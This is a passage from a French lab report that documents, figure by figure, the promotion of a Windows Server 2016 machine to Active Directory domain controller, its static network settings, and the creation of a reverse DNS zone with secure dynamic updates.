


Figure 9 – Options du contrôleur de domaine — niveaux fonctionnels et mot de passe DSRM

Cette figure présente les principaux paramètres du contrôleur de domaine.

Les niveaux fonctionnels de la forêt et du domaine sont définis sur **Windows Server 2016**. Le **catalogue global** est activé et le rôle **DNS** est également sélectionné.

La capture montre également la définition du mot de passe **DSRM (Directory Services Restore Mode)**. Ce mot de passe est utilisé dans le cadre des opérations de restauration des services d'annuaire.

Ces paramètres permettent donc de préparer DC01 à assurer les fonctions principales nécessaires au fonctionnement du domaine Active Directory.




Figure 10 – Options DNS — avertissement de délégation

Cette figure montre l'avertissement affiché par l'assistant concernant la **délégation DNS**.

Le système indique qu'il n'est pas possible de créer une délégation DNS parce que la zone parente faisant autorité n'est pas disponible. Dans le contexte du laboratoire isolé, cette situation est normale puisqu'il n'existe pas de DNS parent externe à l'environnement.

L'avertissement n'empêche cependant pas la poursuite de l'installation. Le serveur DC01 peut continuer à fournir le service DNS nécessaire au domaine Active Directory du laboratoire.




Figure 11 – Confirmation du nom de domaine NetBIOS

Cette capture montre la définition automatique du nom **NetBIOS** du domaine.

Le nom NetBIOS affiché est **AUSLH**. Il constitue une représentation courte du domaine et peut être utilisé notamment pour les mécanismes d'authentification compatibles avec les anciennes conventions Windows.

Cette étape permet donc de définir simultanément l'identité DNS du domaine et son nom NetBIOS utilisé par certains mécanismes d'authentification et outils d'administration.




Figure 12 – Chemins d'accès de la base de données AD DS

Cette figure présente les emplacements utilisés pour stocker les différents composants d'Active Directory.

Les chemins correspondent notamment à la base de données **NTDS**, aux fichiers journaux ainsi qu'au dossier **SYSVOL**. Dans cette configuration, les emplacements par défaut de Windows sont conservés.

La base NTDS contient les informations relatives à l'annuaire Active Directory, tandis que SYSVOL est utilisé pour les données nécessaires au fonctionnement du domaine. Le choix des chemins par défaut simplifie la configuration du laboratoire.




Figure 13 – Récapitulatif des options avant installation

Cette capture constitue l'écran de synthèse avant la finalisation de la promotion du serveur.

Elle récapitule les paramètres sélectionnés, notamment la création de la nouvelle forêt **AUSLH.sh**, le nom NetBIOS **AUSLH**, les niveaux fonctionnels Windows Server 2016 ainsi que l'activation du catalogue global et du serveur DNS.

Cette étape permet de vérifier l'ensemble de la configuration avant son application définitive. Elle joue donc le rôle d'un contrôle final avant la création effective de l'infrastructure Active Directory.




Figure 14 – Rôles AD DS et DNS actifs après promotion

Cette figure montre l'état du serveur après la fin de la promotion et son redémarrage.

Le Gestionnaire de serveur confirme que les rôles **Active Directory Domain Services** et **DNS** sont maintenant actifs sur DC01. Le serveur est ainsi devenu le contrôleur de domaine de la forêt **AULSH.sh**.

Cette étape confirme la réussite de la configuration principale d'Active Directory. DC01 peut désormais assurer les fonctions de contrôleur de domaine et de serveur DNS nécessaires à l'environnement du projet.

4.3.4 Configuration réseau et vérification des rôles




Figure 15 – Configuration de l'adresse IP fixe de DC01

Cette capture présente la configuration réseau du contrôleur de domaine.

L'adresse IPv4 de DC01 est configurée statiquement avec l'adresse **192.168.56.30/24**. Le serveur DNS préféré pointe vers **127.0.0.1**, c'est-à-dire vers le service DNS local exécuté sur DC01.

L'utilisation d'une adresse IP fixe est particulièrement importante pour un contrôleur de domaine, car les autres machines de l'environnement doivent pouvoir retrouver le serveur de manière stable. Cette configuration assure donc une communication cohérente entre DC01, les postes clients et les autres composants du laboratoire.




Figure 16 – Tableau de bord final avec les trois rôles actifs

Cette figure fournit une vue globale de l'état du serveur DC01 après sa configuration.

Les trois rôles affichés comme opérationnels sont **AD DS**, **DNS** et **Services de fichiers et de stockage**. Leur état indique que le serveur est correctement configuré et accessible.

Cette capture constitue une vérification globale de l'infrastructure Windows Server avant de poursuivre avec la configuration du DNS et l'intégration des postes clients au domaine.

4.3.5 Création de la zone DNS inversée




Figure 17 – Lancement de l'assistant Nouvelle zone DNS

Cette capture montre le lancement de l'assistant permettant de créer une nouvelle zone DNS.

L'objectif est ici de mettre en place une **zone de recherche inversée**, permettant d'effectuer une résolution de type **adresse IP → nom de machine**.

Cette fonctionnalité complète la résolution directe des noms et facilite l'identification des machines du réseau. Elle est particulièrement utile dans un environnement d'administration et de supervision réseau.




Figure 18 – Sélection du type de zone — zone principale intégrée à Active Directory

Cette figure présente le choix du type de zone DNS.

Une **zone principale intégrée à Active Directory** est sélectionnée. Cette configuration permet d'enregistrer les informations DNS directement dans Active Directory et de bénéficier des mécanismes de réplication associés à l'annuaire.

Ce choix est particulièrement adapté à l'environnement mis en place puisque le service DNS est étroitement lié au fonctionnement du domaine Active Directory.




Figure 19 – Étendue de réplication de la zone DNS

Cette capture présente la définition de l'étendue de réplication de la zone DNS.

La configuration choisie permet de répliquer la zone vers les serveurs DNS exécutés sur les contrôleurs de domaine du domaine **AULSH.sh**.

L'intégration avec Active Directory permet ainsi d'assurer une gestion cohérente des données DNS au sein de l'infrastructure du domaine.




Figure 20 – Définition de l'ID réseau pour la zone de recherche inversée

Cette figure montre la saisie de l'identifiant réseau **192.168.56**.

À partir de cette information, Windows génère automatiquement le nom de la zone de recherche inversée :

56.168.192.in-addr.arpa

Cette zone correspond au sous-réseau utilisé dans le laboratoire. Elle permet d'associer les adresses IP des machines à leurs noms correspondants lors des recherches DNS inversées.




Figure 21 – Choix du mode de mise à jour dynamique

Cette capture présente le choix du mode de mise à jour dynamique de la zone DNS.

L'option **Mises à jour dynamiques sécurisées** est sélectionnée. Cette configuration permet de limiter les mises à jour aux machines authentifiées dans le domaine Active Directory.

Dans un environnement Active Directory, ce mécanisme contribue à éviter que des machines non autorisées puissent modifier librement les enregistrements DNS de la zone.

